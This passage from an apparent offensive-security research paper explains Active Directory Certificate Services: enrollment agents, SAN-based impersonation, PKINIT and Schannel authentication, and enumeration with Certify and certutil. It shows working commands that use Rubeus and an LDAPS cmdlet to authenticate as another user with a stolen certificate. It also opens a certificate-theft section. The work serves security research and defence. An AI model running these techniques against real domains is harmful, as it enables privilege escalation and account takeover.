<sup>58</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-crtld/ec71fd43-61c2-407b-83c9-b52272dec8a1](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-crtld/ec71fd43-61c2-407b-83c9-b52272dec8a1)




Figure 15 - Approving a Pending Certificate Request in certsrv.msc

## Enrollment Agents, Authorized Signatures, and Application Policies

The second set of restrictions shown in the issuance requirements screenshot (Figure 14) are the settings “This number of authorized signatures” and the “Application policy”. The former controls the number of signatures required in the CSR for the CA to accept it. The latter defines the EKU OIDs that that the CSR signing certificate must have.

A common use for these settings is for *enrollment agents*. An enrollment agent is an AD CS term given to an entity that can request certificates on behalf of another user. To do so, the CA must issue the enrollment agent account a certificate containing at least the Certificate Request Agent EKU (OID 1.3.6.1.4.1.311.20.2.1). Once issued, the enrollment agent can then sign CSRs and request certificates on behalf of other users. The CA will issue the enrollment agent a certificate as another user only under the following non-comprehensive set of conditions (implemented primarily in default policy module `certpdef.dll`):

- The Windows user authenticating to the CA has enrollment rights to the target certificate template.
- If the certificate template’s schema version is 1, the CA will require signing certificates to have the Certificate Request Agent OID before issuing the certificate. The template’s schema version is the specified in its AD object’s `msPKI-Template-Schema-Version` property.
- If the certificate template’s schema version is 2:
  - The template must set the “This number of authorized signatures” setting and the specified number of enrollment agents must sign the CSR (the template’s `mspki-ra-signature` AD attribute defines this setting). In other words, this setting specifies how many enrollment agents must sign a CSR before the CA even considers issuing a certificate.

- The template's "Application policy" issuance restriction must be set to "Certificate Request Agent".

Enrollment Agent certificates are potentially very powerful. As MS-CRTD section 4.2 states<sup>59</sup>:

*"Because an Enrollment Agent is allowed to specify certificates to be issued to any subject, it can bypass corporate security policy. As a result, administrators need to be especially careful when allowing subjects to enroll for Enrollment Agent certificates."*

Enterprise CAs can place restrictions on enrollment agents at the CA level<sup>60</sup>, but we have yet to encounter this in a network. For more information on issuance restrictions, see Microsoft's PKI design guidance<sup>61</sup>.

## Subject Alternative Names and Authentication

A Subject Alternative Name (SAN) is an X.509v3 extension. When added to a certificate, it allows additional identities to be bound to a certificate<sup>62</sup> beyond just the subject of the certificate. A common use for SANs is supplying additional host names for HTTPS certificates. For example, if a web server hosts content for multiple domains, each applicable domain could be included in the SAN so that the web server only needs a single HTTPS certificate instead of one for each domain.

This is all well and good for HTTPS certificates, but when combined with certificates that allow for domain authentication, a dangerous scenario can arise. By default, during certificate-based authentication, one way AD maps certificates to user accounts based on a UPN specified in the SAN<sup>63</sup>. If an attacker can specify an arbitrary SAN when requesting a certificate that has an EKU enabling client authentication, and the CA creates and signs a certificate using the attacker-supplied SAN, **the attacker can become any user in the domain**. For example, if an attacker can request a client authentication certificate that has a domain administrator SAN field, and the CA issues the certificate, the attacker can authenticate as that domain admin.

---

59 [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-crt-d/0e7974b3-1550-4b50-808d-2274b0ce11ab](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-crt-d/0e7974b3-1550-4b50-808d-2274b0ce11ab)

60 [https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx#Establish\\_Restricted\\_Enrollment\\_Agents](https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx#Establish_Restricted_Enrollment_Agents)

61 [https://social.technet.microsoft.com/wiki/contents/articles/7421.active-directory-certificate-services-ad-cs-public-key-infrastructure-pki-design-guide.aspx#Issuance\\_requirements](https://social.technet.microsoft.com/wiki/contents/articles/7421.active-directory-certificate-services-ad-cs-public-key-infrastructure-pki-design-guide.aspx#Issuance_requirements)

62 <https://tools.ietf.org/html/rfc5280#section-4.2.1.6>

63 <https://docs.microsoft.com/en-us/windows/security/identity-protection/smart-cards/smart-card-certificate-requirements-and-enumeration#client-certificate-mappings>

Various AD CS misconfigurations can allow unprivileged users to supply an arbitrary SAN in a certificate enrollment, resulting in domain escalation scenarios. We explore these scenarios in the “*Domain Escalation*” section.

## Kerberos Authentication and the NTAUTHCertificates Container

How does certificate authentication to AD work considering that CA servers are typically separate servers from domain controllers? AD supports certificate authentication over two protocols by default: Kerberos and Secure Channel (Schannel).

For Kerberos, the technical specification “[MS-PKCA]: *Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol*”<sup>64</sup> defines the authentication process. @\_ethicalchaos\_ gives a good overview of PKINIT in their smart card post<sup>65</sup>. A brief overview of this process is below.

A user will sign the authenticator for a TGT request using the private key of their certificate and submit this request to a domain controller. The domain controller performs a number of verification steps and issues a TGT if everything passes. These steps are best detailed by Microsoft’s smart card documentation<sup>66</sup> (emphasis ours):

*The KDC validates the user's certificate (time, path, and revocation status) to ensure that the certificate is from a trusted source. The KDC uses CryptoAPI to build a certification path from the user's certificate to a root certification authority (CA) certificate that resides in the root store on the domain controller. The KDC then uses CryptoAPI to verify the digital signature on the signed authenticator that was included in the preauthentication data fields. The domain controller verifies the signature and uses the public key from the user's certificate to prove that the request originated from the owner of the private key that corresponds to the public key. **The KDC also verifies that the issuer is trusted and appears in the NTAUTH certificate store.***

The “NTAUTH certificate store” mentioned here refers to an AD object AD CS installs at the following location:

```
CN=NTAuthCertificates,CN=Public Key  
Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>
```

---

<sup>64</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-pkca/d0cf1763-3541-4008-a75f-a577fa5e8c5b](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/d0cf1763-3541-4008-a75f-a577fa5e8c5b)


<sup>65</sup> <https://ethicalchaos.dev/2020/10/04/attacking-smart-card-based-active-directory-networks/>

<sup>66</sup> <https://docs.microsoft.com/en-us/windows/security/identity-protection/smart-cards/smart-card-certificate-requirements-and-enumeration#smart-card-sign-in-flow-in-windows>

Microsoft explains the significance of this object<sup>67</sup>:

*By publishing the CA certificate to the Enterprise NTAAuth store, the Administrator indicates that the CA is trusted to issue certificates of these types. Windows CAs automatically publish their CA certificates to this store.*

So, what does all this mean? When AD CS creates a new CA (or it renews CA certificates), it publishes the new certificate to the `NTAuthCertificates` object by adding the new certificate to the object's `cACertificate` attribute:



**Figure 16 - Viewing an NTAAuthCertificates Object that Trusts a Single CA Certificate**

During certificate authentication, the DC can then verify that the authenticating certificate chains to a CA certificate defined by the `NTAuthCertificates` object. CA certificates in the `NTAuthCertificates` object must in turn chain to a root CA. The big takeaway here is ***the NTAAuthCertificates object is the root of trust for certificate authentication in Active Directory!***<sup>68</sup>


Smart cards are a well-known technology that use Kerberos certificate authentication. A smart card is a physical device that protects the client private key for a certificate at the hardware level. Virtual smart cards also exist, though they do not have the same security guarantees. RDP supports authentication with smart cards, but there is one caveat: the certificate template the user enrolls in needs to have the Smart Card Logon (1.3.6.1.4.1.311.20.2.2) OID set in the

<sup>67</sup> <https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/import-third-party-ca-to-enterprise-ntauth-store>

<sup>68</sup> <https://twitter.com/gentilkiwi/status/1154685386968506368>

pKIExtendedKeyUsage property. As a sidenote, Christoph Falta’s GitHub repo<sup>69</sup> has information on using virtual smart cards, and MySmartLogon has a nice reference on importing a .pfx manually into a smart card<sup>70</sup>.

Last year, @\_ethicalchaos\_ made a PR to Rubeus to implement PKINIT abuse<sup>71</sup>, and covers more details on this in depth in their post on attacking smart card based AD networks<sup>72</sup>. This means the one could use Rubeus to request a Kerberos ticket granting ticket (TGT) using a certificate that allows for domain authentication (without needing a physical smart card or the Windows Credential Store):



```

C:\Windows\system32\cmd.exe
C:\Temp>Rubeus.exe asktgt /user:harmj0y /certificate:C:\Temp\harmj0y.pfx /password:Password123!

  S
  R
  U
  B
  E
  U
  S

v1.6.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=harmj0y, OU=TestOU, DC=theshire, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'theshire.local\harmj0y'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIftDCCBbCgAwIBBaEDAgEWooIExDCCBMBhgS8MIIEuKADAgEForAbD1RIRVNISVJFLkxPQ0FMoiMw
IaADAgECoRowGBsGa3JidGd0Gw50aGVzaGlyZS5sb2NhbKOCBHggR0oAMCARKhAwIBAqKCBGEggRi
k/yUw9I6uiPHZruYdwf40ovsYzaArBtEg1pgCjaIzCc9ikFhVJX2xAssFao19XtGR2a3Y0TzzjM21Km9
G16ujov5opg7Fo7HJQZqYIMd/xcbs1ZR+lVFRsrFR/+nhJth0k9X3kHIem2dJxD1As4zTuD6KPREN3A5
41ZmSAmoKeBSYtAk+2BPQgb2ucEqsk3ZalL35C4QNqanWftXqoUufpLk3mz2HnX2KlH+ki3p5zuWN+8
y6vLULw196/D6yAqqSMt6zP8aXP7jC0ejUVDLj+1g/E2U+883kIj+bg2LNp2ySba0BbHc2Bz6joxKd5E
PQEQFM5279dmG+cF8vTuYdGLnaf14awiHegs2YWaPTrp1L/jjCmVt/6UUNx6C7w6DyZU1MkdDufDYAb
  
```

Figure 17 - Using Rubeus to Request a TGT with a Certificate

This paper covers how to steal existing certificates and how to further use them with Rubeus shortly in the “Certificate Theft” section.

## Secure Channel (Schannel) Authentication

Schannel is the security support provider (SSP) Windows leverages when establishing TLS/SSL connections. Schannel supports client authentication (amongst many other capabilities), enabling a remote server to verify the identity of the connecting user. It accomplishes this using PKI, with certificates being the primary credential. During the TLS handshake, the server requests

69 <https://github.com/cfalta/PoshADCS#virtual-smartcards-to-the-rescue>

70 <https://www.mysmartlogon.com/knowledge-base/save-pfxp12-file-smart-card/>

71 <https://github.com/GhostPack/Rubeus/blob/master/CHANGELOG.md#160---2020-11-06>

72 <https://ethicalchaos.dev/2020/10/04/attacking-smart-card-based-active-directory-networks/>

a certificate from the client for authentication. The client, having previously been issued a client authentication certificate from a CA the server trusts, sends its certificate to the server. The server then validates the certificate is correct and grants the user access assuming everything is okay. Comodo has a nice simple overview of this process on their blog<sup>73</sup>.

When an account authenticates to AD using a certificate, the DC needs to somehow map the certificate credential to an AD account. Schannel first attempts to map the credential to a user account use Kerberos's S4U2Self functionality. If that is unsuccessful, it will follow the attempt to map the certificate to a user account using the certificate's SAN extension, a combination of the subject and issuer fields, or solely from the issuer, as outlined in section 3.5.2 of the *Remote Certificate Mapping Protocol (MS-RCMP)* specification<sup>74</sup>.

By default, not many protocols in AD environments support AD authentication via Schannel out of the box. WinRM, RDP, and IIS all support client authentication using Schannel, but it requires additional configuration, and in some cases – like WinRM – does not integrate with Active Directory. One protocol that does commonly work – assuming AD CS has been setup - is LDAPS (a.k.a., LDAP over SSL/TLS). In fact, what initiated this research was learning from the AD technical specification (MS-ADTS) that client certificate authentication to LDAPS is even possible<sup>75</sup>.

Based our experience, not many tools seem to take advantage of client certificate authentication to LDAPS. The cmdlet `Get-LdapCurrentUser`<sup>76</sup> demonstrates how one can authenticate to LDAP using .NET libraries. The cmdlet performs an LDAP “Who am I?” extended operation to display the currently authenticating user:

---

<sup>73</sup> <https://comodostore.com/blog/what-is-ssl-tls-client-authentication-how-does-it-work.html>

<sup>74</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-rcmp/d16ed463-f75d-47f5-b19f-e026bcf1bffe](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rcmp/d16ed463-f75d-47f5-b19f-e026bcf1bffe)

<sup>75</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-adts/8e73932f-70cf-46d6-88b1-8d9f86235e81](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/8e73932f-70cf-46d6-88b1-8d9f86235e81)

<sup>76</sup> <https://github.com/leechristensen/Random/blob/master/PowerShellScripts/Get-LdapCurrentUser.ps1>



```
PS C:\> Import-Module .\Get-LdapCurrentUser.ps1
PS C:\> whoami.exe
corp\lowpriv
PS C:\> Get-LdapCurrentUser
u:CORP\lowpriv
PS C:\> Get-LdapCurrentUser
>> -UseSSL
>> -Server 'corpdc01.corp.local:636'
>> -Certificate C:\temp\itadmin.pfx
>> -CertificatePassword asdf
u:CORP\itadmin
```

Figure 18 - Authenticating to LDAP as Another User using Schannel

## AD CS Enumeration

Just like for most of AD, all the information covered so far is available by querying LDAP as a domain authenticated, but otherwise unprivileged, user.

If we want to enumerate Enterprise CAs and their settings, one can query LDAP using the `(objectCategory=pKIEnrollmentService)` LDAP filter on the `CN=Configuration,DC=<DOMAIN>,DC=<COM>` search base (this search base corresponds with the Configuration naming context of the AD forest). The results will identify the DNS hostname of the CA server, the CA name itself, the certificate start and end dates, various flags, published certificate templates, and more.

To better facilitate the enumeration and abuse of the various misconfigurations detailed in this paper, we built Certify. Certify is a C# tool that can enumerate useful configuration and infrastructure information about of AD CS environments and can request certificates in a variety of different ways. We will release Certify approximately 45 days after publishing this paper, and we will be covering various Certify functionality throughout this paper.

Certify's `cas` command can enumerate trusted root CA certificates, certificates defined by the `NTAuthCertificates` object, and various information about Enterprise CAs:

```
C:\>Certify.exe cas

          .------.
         /          \
        /              \
       /                \
      /                  \
     /                    \
    /                      \
   /                        \
  /                          \
 /                            \
/                              \
-----

v0.5.2

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=CORP,DC=LOCAL'

[*] Root CAs
Cert SubjectName      : CN=CORP-CORPDC01-CA, DC=CORP, DC=LOCAL
Cert Thumbprint       : B6A9FA2866E8525E782AE162DBA45FD0EAA71D42
Cert Serial           : 30F44C6DE341F3994FDB8E7AD626BA68
Cert Start Date       : 5/6/2021 4:41:38 PM
Cert End Date          : 5/6/2026 4:51:38 PM
Cert Chain             : CN=CORP-CORPDC01-CA,DC=CORP,DC=LOCAL

[*] NTAAuthCertificates - Certificates that enable authentication:
Cert SubjectName      : CN=CORP-CORPDC01-CA, DC=CORP, DC=LOCAL
Cert Thumbprint       : B6A9FA2866E8525E782AE162DBA45FD0EAA71D42
Cert Serial           : 30F44C6DE341F3994FDB8E7AD626BA68
Cert Start Date       : 5/6/2021 4:41:38 PM
Cert End Date          : 5/6/2026 4:51:38 PM
Cert Chain             : CN=CORP-CORPDC01-CA,DC=CORP,DC=LOCAL

[*] Enterprise/Enrollment CAs:
Enterprise CA Name    : CORP-CORPDC01-CA
DNS Hostname          : CORPDC01.CORP.LOCAL
FullName              : CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA
```

**Figure 19 - Output from Certify's cas command**

On a domain-joined machine, one can also enumerate Enterprise CAs using `certutil.exe -TCAINfo`:

```
C:\>certutil.exe -TCAINfo
=====
CA Name: CORP-CORPDC01-CA

Machine Name: CORPDC01.CORP.LOCAL

DS Location: CN=CORP-CORPDC01-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration

Cert DN: CN=CORP-CORPDC01-CA, DC=CORP, DC=LOCAL

CA Registry Validity Period: 2 Years -- 5/19/2023 5:45 PM
NotAfter: 5/6/2026 4:51 PM

Connecting to CORPDC01.CORP.LOCAL\CORP-CORPDC01-CA ...
Server "CORP-CORPDC01-CA" ICertRequest2 interface is alive (31ms)

Enterprise Root CA

dwFlags = CA_VERIFY_FLAGS_NT_AUTH (0x10)
dwFlags = CA_VERIFY_FLAGS_CONSOLE_TRACE (0x20000000)
dwFlags = CA_VERIFY_FLAGS_DUMP_CHAIN (0x40000000)
ChainFlags = CERT_CHAIN_REVOCATION_CHECK_CHAIN_EXCLUDE_ROOT (0x40000000)
HCCE_LOCAL_MACHINE
CERT_CHAIN_POLICY_NT_AUTH
----- CERT_CHAIN_CONTEXT -----
ChainContext.dwInfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER (0x100)

SimpleChain.dwInfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER (0x100)

CertContext[0][0]: dwInfoStatus=10c dwErrorStatus=0
Issuer: CN=CORP-CORPDC01-CA, DC=CORP, DC=LOCAL
NotBefore: 5/6/2021 4:41 PM
NotAfter: 5/6/2026 4:51 PM
Subject: CN=CORP-CORPDC01-CA, DC=CORP, DC=LOCAL
```

**Figure 20 - Enumerating Certificate Authorities with certutil.exe**

Certificate templates are AD objects with an object class of `pKICertificateTemplate` and store the template's configuration data. An Enterprise CA "publishes" a template – making it available for clients to enroll in - by adding the template's name to the `certificatetemplates` attribute of an Enterprise CA's AD object. Using Certify's `find` command, one can enumerate Enterprise CAs and return detailed information about the certificate templates each one publishes:

```
C:\Tools>Certify.exe find

Certify

v0.5.2

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=theshire,DC=local'

[*] Listing info about the Enterprise CA 'theshire-DC-CA'
Enterprise CA Name      : theshire-DC-CA
DNS Hostname           : dc.theshire.local
FullName               : dc.theshire.local\theshire-DC-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=theshire-DC-CA, DC=theshire, DC=local
Cert Thumbprint        : 187D81530E1ADB8B88B961EAADC1F597E6D6A2
Cert Serial            : 14BFC25F2B6EEDA94404D5A580F33E21
Cert Start Date        : 1/4/2021 10:48:02 AM
Cert End Date          : 1/4/2026 10:58:02 AM
Cert Chain             : CN=theshire-DC-CA,DC=theshire,DC=local
UserSpecifiedSAN       : Disabled
CA Permissions         :
Owner: BUILTIN\Administrators      S-1-5-32-544

Access Rights                Principal
-----
Allow ManageCA, ManageCertificates      BUILTIN\Administrators      S-1-5-32-544
Allow ManageCA, ManageCertificates      THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
Allow Read, Enroll                      THESHIRE\Domain Users       S-1-5-21-937929760-3187473010-80948926-513
Allow Enroll                            THESHIRE\Domain Computers    S-1-5-21-937929760-3187473010-80948926-515
Allow ManageCA, ManageCertificates      THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
Allow ManageCertificates, Enroll        THESHIRE\certmanager         S-1-5-21-937929760-3187473010-80948926-1605
Allow ManageCA, Enroll                   THESHIRE\certadmin           S-1-5-21-937929760-3187473010-80948926-1606
```

*Figure 21 - Enterprise CA Information from Certify's find Command*

```
[*] Available Certificate Templates :

CA Name      : dc.theshire.local\theshire-DC-CA
Template Name : User
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
                  THESHIRE\Domain Users       S-1-5-21-937929760-3187473010-80948926-513
                  THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
Object Control Permissions
Owner : THESHIRE\Enterprise Admins      S-1-5-21-937929760-3187473010-80948926-519
WriteOwner Principals : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
                  THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
WriteDacl Principals : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
                  THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
WriteProperty Principals : THESHIRE\Domain Admins      S-1-5-21-937929760-3187473010-80948926-512
                  THESHIRE\Enterprise Admins   S-1-5-21-937929760-3187473010-80948926-519
```

*Figure 22 - Certificate Template Information from Certify's find Command*

The output of `certutil.exe -TCInfo` includes each Enterprise CA's published certificate templates. To get detailed information about each available certificate template, one can use `certutil -v -dstemplate`:

```

C:\Windows\system32\cmd.exe

C:\Temp>certutil -v -dstemplate
[Version]
Signature = "$Windows NT$"

[Administrator]
objectClass = "top", "pKICertificateTemplate"
cn = "Administrator"
distinguishedName = "CN=Administrator,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=theshire,DC=local"

instanceType = "4"
whenCreated = "20210104185843.0Z" 1/4/2021 10:58 AM
whenChanged = "20210104185843.0Z" 1/4/2021 10:58 AM

displayName = "Administrator"
uSNCreated = "209020" 0x3307c
uSNChanged = "209020" 0x3307c
showInAdvancedViewOnly = "TRUE"
nTSecurityDescriptor = "D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-937929760-3187473010-80948926-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-937929760-3187473010-80948926-519)(A;;LCRPLORC;;;AU)"

Allow Enroll      THESHIRE\Domain Admins
Allow Enroll      THESHIRE\Enterprise Admins
Allow Full Control THESHIRE\Domain Admins
Allow Full Control THESHIRE\Enterprise Admins
Allow Read        NT AUTHORITY\Authenticated Users
  
```

*Figure 23 - Enumerating Certificate Templates with certutil*

# AD CS Tradecraft

## Certificate Theft

Setting up working Windows PKI infrastructure in an organization of any size is not the simplest task. If an organization has AD CS installed and configured (and they probably do) they had a reason to undergo the engineering effort. This means that if an enterprise CA exists, at least *some* AD users and/or computers likely have certificates issued to them, and some of these certificates likely will have an EKU permitting domain authentication.

So where, and how, are these certificates stored? Specifically, since a working Windows *.pfx* certificate file is the combination of a public certificate and private key, where and how are both the certificate and its associated *private key* certificate stored? One option is for private keys is to store them on a smart card. In this case, refer to @\_ethicalchaos\_'s post on attacking hardware-based smart cards<sup>77</sup>. If the machine has a Trusted Platform Module (TPM), Windows could store the private key in the TPM if AD CS has a certificate template supporting it<sup>78</sup>. The CA server could also protect its private key using a Hardware Security Module (HSM)<sup>79</sup>. Attacking smart cards, TPMs, and HSMs is outside the scope of this paper.

In our experience, though, many organizations do not use any hardware-backed storage methods and instead use the default settings where the OS stores the keys itself. In this case, Windows uses the Data Protection Application Programming Interface (DPAPI) to protect the key material. If you are unfamiliar with DPAPI, we have a post that describes it in depth<sup>80</sup>. The tools we will discuss to perform certificate theft are built-in Windows commands, GhostPack's SharpDPAPI<sup>81</sup>, and various Mimikatz modules.

## Exporting Certificates Using the Crypto APIs – THEFT1

The easiest way to extract a user or machine certificate and private key is through an interactive desktop session. If the private key is exportable, one can simply right click the certificate in *certmgr.msc*, and go to *All Tasks* → *Export...* to export a password protected *.pfx* file. One can

---

77 <https://ethicalchaos.dev/2020/10/04/attacking-smart-card-based-active-directory-networks/>

78 <https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/setting-up-tpm-protected-certificates-using-a-microsoft/ba-p/1129055>

79 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786417\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786417(v=ws.11))

